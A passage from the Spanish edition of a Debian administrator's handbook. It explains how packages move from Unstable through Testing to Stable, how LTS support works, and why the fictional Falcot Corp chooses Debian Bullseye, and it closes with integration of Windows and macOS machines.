buildd es la abreviación de demonio de compilación («build daemon»). Este programa recompila automáticamente nuevas versiones de paquetes Debian en las arquitecturas en las que se encuentra (se evita la compilación cruzada en la medida de lo posible).

Por lo tanto, para generar binarios para la arquitectura `arm64`, el proyecto tiene disponibles máquinas `arm64`. El programa *buildd* se ejecuta en ellas de forma continua y crea paquetes binarios para `arm64` desde los paquetes fuente enviados por los desarrolladores Debian.

Este software es utilizado en todos los equipos que sirven como autobuilders para Debian. Por extensión, se suele utilizar el término *build* para referirse a estas máquinas, que generalmente están reservadas sólo para este propósito.

1.6.3. Migración a Testing

Luego, el paquete habrá madurado; compilado en todas las arquitecturas, y no tendrá modificaciones recientes. Será entonces candidato para ser incluido en la distribución de pruebas: Testing — un grupo de paquetes de Unstable elegidos según un criterio cuantificable. Todos los días, un programa selecciona los paquetes a incluir en Testing según elementos que garanticen cierto nivel de calidad:

1. compilación satisfactoria en todas las arquitecturas oficiales;
2. falta de fallos críticos o, al menos, menor cantidad que la versión incluida ya en Testing;
3. al menos 5 días en Unstable, que es normalmente suficiente tiempo para encontrar y reportar problemas serios (pasar con éxito la batería de pruebas del propio paquete, si lo tiene, reduce ese tiempo);
4. dependencias que puedan ser satisfechas en Testing o que, por lo menos, puedan moverse allí junto al paquete en cuestión;
5. los controles de calidad automáticos del paquete (autopkgtest) —si está definido— no muestran ninguna regresión.

Este sistema no es infalible; se encuentran regularmente errores críticos en los paquetes incluidos en Testing. Aún así, generalmente es efectivo y Testing tiene muchos menos problemas que Unstable, convirtiéndola para muchos en un buen compromiso entre estabilidad y novedad.

NOTA Limitaciones de Testing

Si bien es muy interesante en principio, Testing posee algunos problemas prácticos: la maraña de dependencias entre paquetes es tal que rara vez un paquete puede moverse allí completamente por su cuenta. Con los paquetes que dependen unos de otros, a veces es necesario migrar una gran cantidad de paquetes simultáneamente, lo cual es imposible cuando algunos son actualizados frecuentemente. Por otro lado, el script que identifica las familias de paquetes relacionados trabaja duro para crearlas (esto sería un problema NP-completo para el cual, afortunadamente, conocemos algunas buenas heurísticas). Es por eso que podemos interactuar manualmente y guiar a este script sugiriendo grupos de paquetes o imponiendo la inclusión de ciertos paquetes en un grupo aún cuando esto rompa temporalmente algunas dependencias. Esta funcionalidad es accesible a los administradores de versión («Release Managers») y sus asistentes.

Recuerde que un problema NP-completo es de una complejidad algorítmica exponencial según el tamaño de los datos, que son aquí la longitud del código (cantidad de líneas) y los elementos involucrados. Frecuentemente, la única forma de resolverlo es examinar todas las configuraciones posibles, que requeriría cantidades enormes de recursos. Una heurística es una solución aproximada pero satisfactoria.

COMUNIDAD El gestor de versiones («Release Manager»)

El gestor de versiones («Release Manager») es un título importante asociado a pesadas responsabilidades. El portador de este título debe, en efecto, gestionar la publicación de una versión nueva y estable de Debian y definir el proceso de desarrollo de Testing hasta que cumpla los criterios de calidad para Stable. También define un cronograma tentativo (que no siempre se cumple).


También tenemos gestores de versiones estables, a menudo abreviados SRM, que gestionan y seleccionan las actualizaciones para la versión estable actual de Debian. Incluyen sistemáticamente los parches de seguridad y examinan todas las demás propuestas de inclusión, caso por caso, enviadas por los desarrolladores de Debian deseosos de actualizar su paquete en la versión estable.

1.6.4. La promoción desde Testing a Stable

Supongamos ahora que nuestro paquete se incluye en Testing. Mientras tenga margen de mejora, el responsable del mismo debe continuar mejorando y volver a iniciar el proceso desde Unstable (aunque generalmente su posterior inclusión en Testing será más rápida: a menos que haya cambiado significativamente todas sus dependencias ya se encuentran disponibles). El desarrollador completa su trabajo cuando alcanza la perfección. El siguiente paso es la inclusión en la distribución Stable que, en realidad, es una simple copia de Testing en un momento elegido por el administrador de versión. Lo ideal sería que esta decisión se tome cuando esté listo el instalador y cuando no exista ningún programa en Testing que tenga errores críticos conocidos.

Ya que este momento nunca llega realmente, en la práctica Debian llega a un compromiso: eliminar paquetes en los que su encargado no corrigió los errores a tiempo o acordar publicar una versión con algunos errores en los miles de programas. El gestor de versiones habrá anunciado previamente un período de estabilización («freeze»), durante el cual cada actualización a Testing debe ser aprobado. El objetivo aquí es evitar cualquier versión nueva (y nuevos errores) y sólo aprobar correcciones de errores.

Figura 1.3. El camino de un paquete a través de las varias versiones de Debian



***VOCABULARIO* Estabilización: la recta final**

Durante el período de estabilización se bloquea el desarrollo de la distribución de Testing, no se permiten más actualizaciones automáticas. Sólo los gestores de versión están autorizados a cambiar los paquetes de acuerdo a sus propios criterios. El objetivo es prevenir la aparición de nuevos errores mediante la introducción de nuevas versiones; las actualizaciones que hayan sido analizadas a fondo sólo serán autorizadas cuando corrijan errores significativos.

Tras el lanzamiento de una nueva versión estable, los gestores de versiones estables gestionan todos los desarrollos posteriores (denominados "revisiones", por ejemplo: 10.1, 10.2, 10.3 para la versión 10). Estas actualizaciones incluyen sistemáticamente todos los parches de seguridad.

También incluirán las correcciones más importantes (el responsable de un paquete debe demostrar la gravedad del problema que desea corregir para que se incluyan sus actualizaciones).

Al final del viaje, nuestro paquete hipotético ahora está incluido en la distribución estable. Este viaje, con sus dificultades, explica las demoras significativas que separan las versiones estables de Debian. Esto contribuye, en general, a su reputación de calidad. Lo que es más, la mayoría de los usuarios son satisfechos utilizando una de las tres distribuciones disponibles simultáneamente. Los administradores de sistemas no necesitan la última y mejor versión de GNOME preocupados por la estabilidad de sus servidores por sobre todas las cosas; ellos pueden elegir Debian Stable y estarán satisfechos. Los usuarios finales, más interesados en las últimas versiones de GNOME o KDE Plasma que en una estabilidad sólida, encontrarán en Debian Testing un buen compromiso entre la falta de problemas serios y software relativamente actualizado. Finalmente, desarrolladores y usuarios más experimentados pueden liderar el camino probando todos los últimos desarrollos en Debian Unstable recién salidos del horno, arriesgándose a sufrir dolores de cabeza y errores inherentes en cualquier nueva versión de un programa. ¡A cada quien su propio Debian!

CULTURA GNOME y KDE Plasma, los entornos gráficos de escritorio


GNOME (originalmente un acrónimo de GNU Network Object Model Environment) y Plasma de KDE (anteriormente conocido como K Desktop Environment) son los dos entornos gráficos de escritorio más populares/establecidos en el mundo del software libre, y se presentarán con más detalle en [Sección 13.3, “Escritorios gráficos”](#).

Un entorno de escritorio es un conjunto de programas agrupados para permitir una gestión sencilla de las operaciones más habituales a través de una interfaz gráfica. Suelen incluir un gestor de archivos, un paquete ofimático, un navegador web, un programa de correo electrónico, accesorios multimedia, etc. La diferencia más visible reside en la elección de la biblioteca gráfica utilizada: GNOME ha elegido GTK+ (software libre licenciado bajo la LGPL), y la comunidad KDE ha seleccionado Qt (un proyecto respaldado por la empresa, disponible hoy en día tanto bajo la GPL como bajo una licencia comercial).

→ <https://www.gnome.org/>

→ <https://kde.org/>

Figura 1.4. Camino cronológico de un programa empaquetado por Debian



1.6.5. El estado de Oldstable y Oldoldstable

Cada versión estable (Stable) tiene una esperanza de vida de unos 5 años y, dado que se tiende a liberar una nueva versión cada 2 años, pueden haber hasta 3 versiones soportadas en un mismo momento. Cuando se publica una nueva versión, la distribución predecesora pasa a Oldstable y la que lo era antes pasa a ser Oldoldstable.

Este soporte a largo plazo (LTS) de las versiones de Debian es una iniciativa reciente: colaboradores individuales y empresas han unido fuerzas para crear el equipo Debian LTS. Las versiones antiguas que ya no son soportadas por el equipo de seguridad de Debian pasan a ser responsabilidad de este nuevo equipo.

El equipo de seguridad de Debian se encarga del soporte de seguridad en la versión Estable actual y también en la versión versión antigua estable (pero sólo durante el tiempo necesario para asegurar un año de solapamiento con la versión estable actual). Esto equivale aproximadamente a tres años de soporte para cada versión. El equipo de Debian LTS se encarga de los últimos (dos) años de soporte de seguridad para que cada versión se beneficie de al menos 5 años de soporte y para que los usuarios puedan actualizarse de la versión N a N+2, por ejemplo, de Debian 9 Stretch a Debian 11 Bullseye.

→ <https://wiki.debian.org/LTS>

***COMMUNITY* Empresas sponsorizando el esfuerzo de LTS (soporte a largo plazo)**

El soporte a largo plazo es un compromiso difícil de asumir en Debian porque los voluntarios tienden a evitar el trabajo que no es muy divertido. Y proporcionar soporte de seguridad para software de hace 5 años es -para muchos colaboradores- mucho menos divertido que empaquetar nuevas versiones upstream o desarrollar nuevas características.

Para llevar a cabo este proyecto, el proyecto contó con el hecho de que el soporte a largo plazo era particularmente relevante para las empresas y que serviría para repartir de forma mutua el coste del soporte a la seguridad.

El proyecto empezó en junio de 2014: algunas empresas permitieron a sus empleados colaborar a tiempo parcial al proyecto Debian LTS mientras otras prefirieron patrocinar al proyecto con dinero para pagar a los colaboradores para que hicieran el trabajo que ellas no querían hacer de forma gratuita. La mayoría de colaboradores de Debian cobrarán para trabajar en LTS

conjuntamente para crear una oferta clara de patrocinio gestionada por Freexian (la empresa de Raphaël Hertzog):

→ <https://www.freexian.com/services/debian-lts.html>

En el equipo LTS de Debian, los voluntarios trabajan en paquetes que les importan mientras que los colaboradores pagados priorizan los paquetes que usan sus patrocinadores.

El proyecto siempre está buscando nuevos patrocinadores: ¿qué tal tu empresa? ¿Puedes prestar un empleado para que trabaje de forma parcial en el equipo de soporte a largo plazo? ¿Puedes reservar una pequeña parte del presupuesto para el soporte a la seguridad?

→ <https://wiki.debian.org/LTS/Funding>

Capítulo 2. Presentación del caso de estudio

En el contexto de este libro, es el administrador de sistemas de una pequeña empresa en crecimiento. En colaboración con sus directores, llegó el momento de redefinir el plan maestro de los sistemas de información para el próximo año. Eligió migrar a Debian progresivamente por razones tanto prácticas como económicas. Veamos en detalle lo que le espera...

Creamos este caso de estudio para abordar todos los servicios de sistemas de información modernos utilizados actualmente en una empresa de tamaño medio. Luego de leer este libro, tendrá todos los elementos necesarios para instalar Debian en sus servidores y volar con sus propias alas. También aprenderá dónde y cómo encontrar información eficientemente en los momentos de dificultad.

2.1. Necesidades de TI de rápido crecimiento

Falcot Corp es un fabricante de equipos de audio de alta calidad. La empresa está creciendo fuertemente y tiene dos filiales, una en Saint-Étienne y otra en Montpellier. La primera tiene alrededor de 150 empleados y alberga una fábrica para la manufactura de altavoces, un laboratorio de diseño y una oficina administrativa. La filial de Montpellier, más pequeña, sólo tiene cerca de 50 trabajadores y produce amplificadores.

NOTA Empresa ficticia creada para el caso de estudio

La empresa utilizada como ejemplo aquí, Falcot Corp, es completamente ficticia. Cualquier parecido con una compañía existente es pura coincidencia. De la misma forma, algunos datos de ejemplo en este libro pueden ser ficticios.

Desde hace tiempo que el sistema informático tiene dificultad para seguir el ritmo del crecimiento de la compañía, por lo que ahora están decididos a redefinirlo completamente para lograr los objetivos establecidos por la gerencia:

- moderno, infraestructura que pueda crecer fácilmente;
- reducir los costos de licencias de software gracias al uso de software de código abierto;
- la instalación de un sitio web de comercio electrónico, posiblemente «B2B» (negocio a negocio, es decir: enlazando sistemas de información de diferentes empresas, como un proveedor con sus clientes);
- mejorar significativamente la seguridad para proteger mejor los secretos comerciales relacionados a productos nuevos.


Se redefinirá todo el sistema de información con estos objetivos en mente.

2.2. Plan maestro

La gerencia TI, con su colaboración, realizó un estudio un poco más extensivo que identificó algunas limitaciones y definió el plan para la migración al sistema de código abierto elegido: Debian.

Una de las restricciones significativas es que el departamento de finanzas utiliza software específico que sólo ejecuta en Microsoft Windows™. El laboratorio, por su cuenta, utiliza software de diseño asistido que ejecuta en OS X™.

Figura 2.1. Revisión de la red de Falcot Corp



El cambio a Debian será gradual; no es razonable que una pequeña empresa, con medios limitados, cambie todo de un día para otro. Para empezar, se debe entrenar en administración de Debian al personal de TI. Después se convertirán los servidores comenzando con la infraestructura de red (routers, firewalls, etc.), le seguirán los servicios para usuarios (archivos compartidos, web, SMTP, etc.). Finalmente se migrarán gradualmente a Debian los equipos de oficina y se entrenará (internamente) a cada departamento durante el despliegue del nuevo sistema.

2.3. ¿Por qué una distribución GNU/Linux?

VOLVER A LOS CIMIENTOS ¿Linux o GNU/Linux?

Linux, como ya sabe, es sólo el núcleo. Las expresiones «distribución Linux» y «sistema Linux» son, por lo tanto, incorrectas; son, en realidad, sistemas o distribuciones *basados en Linux*. Estas expresiones no mencionan el software que siempre completa al núcleo, entre el que están los programas desarrollados por el proyecto GNU. El Dr. Richard Stallman, fundador de este proyecto, insiste que se utilice sistemáticamente la expresión «GNU/Linux» para reconocer mejor las importantes contribuciones realizadas por el proyecto GNU y los principios de libertad sobre los que están fundados.

Debian ha optado por seguir esta recomendación y, por tanto, nombrar sus distribuciones en consecuencia. Así, la última versión estable es Debian GNU/Linux 11.

Varios factores dictaron esta elección. El administrador del sistema, quien conocía esta distribución, se aseguró que estuviera en la lista de posibles candidatos para el rediseño del sistema informático. Las complicadas condiciones económicas y feroz competencia en el sector limitaron el presupuesto para este proyecto a pesar de su importancia crítica para el futuro de la empresa. Es por esto que se eligieron rápidamente soluciones de código abierto: varios estudios recientes indican que son menos costosas que soluciones privativas, a pesar que la calidad del servicio es igual o mejor, siempre que haya disponible personal calificado para mantenerlo.

EN LA PRÁCTICA Costes totales de la propiedad intelectual

El Coste Total de Propiedad Intelectual(TCO) es el total de todo el dinero gastado por la posesión o adquisición de un artículo, en este caso referido al sistema operativo. Este precio incluye cualquier posible cuota de licencia, costes de formación del personal para trabajar con el nuevo software, sustitución de máquinas demasiado lentas, reparaciones adicionales, etc. Se tiene en cuenta todo lo que se deriva directamente de la elección inicial.

Este TCO, que varía según el criterio elegido en su estudio, rara vez es significativo en sí mismo. Sin embargo, es muy interesante comparar el TCO calculado según las mismas reglas para diferentes opciones siempre. Esta tabla de valoración es de extrema importancia y es fácil de manipular para obtener una conclusión deseada. Por lo tanto, el TCO de sólo un equipo no tiene

sentido ya que el costo de un administrador también se refleja en el número total de equipos que puede gestionar, un número que depende obviamente del sistema operativo y las herramientas propuestas.

Entre los sistemas operativos libres, el departamento de IT analizó sistemas libres BSD (OpenBSD, FreeBSD y NetBSD), GNU Hurd y distribuciones Linux. GNU Hurd, que no ha publicado una versión estable aún, fue rechazado inmediatamente. La elección entre BSD y Linux es más sencilla. El primero tiene méritos, especialmente en servidores. El pragmatismo, sin embargo, dio lugar a la elección de un sistema Linux ya que su base instalada y su popularidad son muy significativas y tienen muchas consecuencias positivas. Debido a esta popularidad es más sencillo encontrar personal calificado para administrar equipos Linux que técnicos con experiencia en BSD. Además, las distribuciones Linux se adaptan a nuevo hardware más rápidamente que BSD (aunque frecuentemente es una carrera muy pareja). Por último, las distribuciones Linux están mejor adaptadas a interfaces gráficas amigables para el usuario, indispensable para principiantes durante la migración de todos los equipos de oficina al nuevo sistema.

ALTERNATIVA Debian GNU/kFreeBSD

Desde Debian 6 Squeeze, es posible usar Debian con un núcleo FreeBSD en ordenadores de 32 y 64 bits; esto es lo que significan las arquitecturas `kfreebsd-i386` y `kfreebsd-amd64`. Aunque estas arquitecturas no son "oficiales" (están alojadas en una réplica separada - ports.debian.org), proporcionan más del 60% del software empaquetado por Debian.

Estas arquitecturas pueden ser una elección apropiada para los administradores de Falcot Corp, especialmente para un firewall (el núcleo es compatible con tres diferentes: IPF, IPFW y PF) o para un sistema NAS (almacenamiento acoplado a la red — «network attached storage» — para el que el sistema de archivos ZFS fue probado y aprobado).

2.4. ¿Por qué la distribución Debian?

Una vez que seleccionada la familia Linux, se debe elegir una opción más específica. Nuevamente, abundan los criterios a considerar. La distribución elegida debe poder funcionar por muchos años ya que la migración de una a otra puede acarrear costos adicionales (aunque menores que si la migración fuera entre dos sistemas operativos completamente distintos como Windows o OS X).

La sostenibilidad es, por tanto, esencial, y debe garantizar actualizaciones periódicas y parches de seguridad durante varios años. El calendario de actualizaciones también es importante, ya que, con tantas máquinas que gestionar, Falcot Corp no puede encargarse de esta compleja operación con demasiada frecuencia. Por ello, el departamento informático insiste en ejecutar la última versión estable de la distribución, beneficiándose de la mejor asistencia técnica y de parches de seguridad garantizados. En efecto, las actualizaciones de seguridad sólo suelen estar garantizadas durante un tiempo limitado en las versiones más antiguas de una distribución.

Finalmente, por razones de homogeneidad y facilidad de administración, la misma distribución se debe poder ejecutar en todos los servidores y equipos de oficina.

2.4.1. Distribuciones comerciales y guiadas por la comunidad

Existen dos categorías principales de distribuciones Linux: las comerciales y las comunitarias. Las primeras, desarrolladas por empresas, se venden con servicios de soporte comercial. Las segundas se desarrollan siguiendo el mismo modelo de desarrollo abierto que el software libre del que se componen.

Una distribución comercial tenderá, entonces, a publicar nuevas versiones más frecuentemente para abastecer mejor al mercado de actualizaciones y servicios asociados. Su futuro está conectado directamente al éxito comercial de su compañía y muchas ya han desaparecido (Caldera Linux, StormLinux, Mandriva Linux, etc.).

Una distribución de la comunidad no sigue ningún cronograma salvo el suyo propio. Similar al núcleo Linux, se publican nuevas versiones cuando son estables, nunca antes. Su supervivencia está garantizada mientras tenga suficientes desarrolladores individuales o empresas independientes que la apoyen.

Una comparación de varias distribuciones Linux llevó a elegir Debian por varias razones:

- Es una distribución comunitaria, con desarrollo asegurado independientemente de cualquier limitación comercial; sus objetivos son, por lo tanto, de una naturaleza esencialmente técnica que parece favorecer la calidad general del producto.
- De todas las distribuciones comunitarias, es la más significativa desde varias perspectivas: cantidad de contribuyentes, número de paquetes de software disponibles y años de existencia continua. El tamaño de su comunidad es un testigo innegable de su continuidad.
- Estadísticamente, se publican nuevas versiones de cada 18 a 24 meses y reciben soporte durante los siguientes 5 años, un cronograma que es aceptable para los administradores.
- Una encuesta de varias compañías francesas de servicios especializadas en software libre mostró que todas ellas proveen asistencia técnica para Debian; es también, para muchas de ellas, la distribución elegida internamente. Esta diversidad de potenciales proveedores es un componente importante en la independencia de Falcot Corp.
- Finalmente, Debian está disponible para una multitud de arquitecturas, incluyendo ppc64el para procesadores OpenPOWER; será posible, entonces, instalarla en los varios servidores IBM de Falcot Corp.

EN LA PRÁCTICA Debian Long Term Support (soporte para Debian a largo plazo)

El proyecto del equipo de Largo plazo de Debian («Long Time Support, LTS) empezó en 2014 y su meta es ofrecer 5 años de soporte en cuanto a seguridad para todas las versiones de Debian. Ya que compañías con grandes despliegues priman la importancia de LTS, este proyecto intenta juntar recursos para las empresas que usan Debian.

→ <https://wiki.debian.org/LTS>

Falcot Corp no es suficientemente grande como para permitir que un empleado de su departamento de TI colabore con el proyecto LTS, así que la empresa ha optado para firmar el Contrato Debian LTS de Freexian y ofrecer soporte económico. Gracias a esto, los administradores de Falcot saben que los paquetes que usan serán tratados con prioridad y que tendrán contacto directo con el equipo LTS en caso de problemas.

→ <https://wiki.debian.org/LTS/Funding>

→ <https://www.freexian.com/services/debian-lts.html>

Una vez elegido Debian, hay que decidir qué versión usar. Veamos por qué los administradores han elegido Debian Bullseye.

2.5. ¿Por qué Debian Bullseye?

Cada versión de Debian comienza su vida como una distribución en continuo cambio, también conocida como "Testeo". Pero en el momento en que usted lee estas líneas, Debian Bullseye es la última versión "Estable" de Debian.

La elección de Debian Bullseye está bien justificada basándose en el hecho de que cualquier administrador preocupado por la calidad de sus servidores gravitará naturalmente hacia la versión estable de Debian. Incluso si la versión estable anterior pudiera seguir recibiendo soporte durante un tiempo, los administradores de Falcot no la tienen en cuenta porque su periodo de soporte no durará lo suficiente, y porque la última versión trae nuevas características interesantes que les interesan.

Capítulo 3. Análisis de la instalación existente y migración

Cualquier rediseño de un sistema informático debería tener en cuenta el sistema existente. Esto permite maximizar la reutilización de los recursos disponibles y garantiza la interoperabilidad entre los varios elementos que comprenden al sistema. Este estudio introducirá un marco de trabajo genérico a seguir en cualquier migración de infraestructura informática a Linux.

3.1. Coexistencia en entornos heterogéneos

Debian se integra perfectamente en todos los tipos de entornos existentes y funciona muy bien con otros sistemas operativos. Esta armonía casi perfecta es fruto de la presión del mercado que demanda que los distribuidores de software desarrollen programas que cumplan estándares. El cumplimiento de los estándares permite a los administradores cambiar programas por otros: clientes o servidores, sean libres o no.

3.1.1. Integración con equipos Windows

La compatibilidad con SMB/CIFS de Samba garantiza una excelente comunicación dentro de un contexto de Windows. Comparte archivos y colas de impresión con clientes de Windows e incluye software que permite que una máquina Linux utilice los recursos disponibles en los servidores de Windows.

HERRAMIENTA Samba

La última versión de Samba puede reemplazar la mayoría de características de Windows: desde las más simples de un simple servidor Windows NT (autenticación, archivos, colas de impresión, descarga de controladores de impresión, DFS «Distributed File System», etc) hasta las más avanzadas (un controlador de dominio compatible con Active Directory).

3.1.2. Integración con equipos macOS

Las máquinas macOS brindan y pueden usar servicios de red, como servidores de archivos y uso compartido de impresoras. Estos servicios se publican en la red local, lo que permite que otras máquinas los descubran y hagan uso de ellos sin ninguna configuración manual, utilizando la implementación Bonjour del conjunto de protocolos Zeroconf. Debian incluye otra implementación, llamada Avahi, que proporciona la misma funcionalidad.

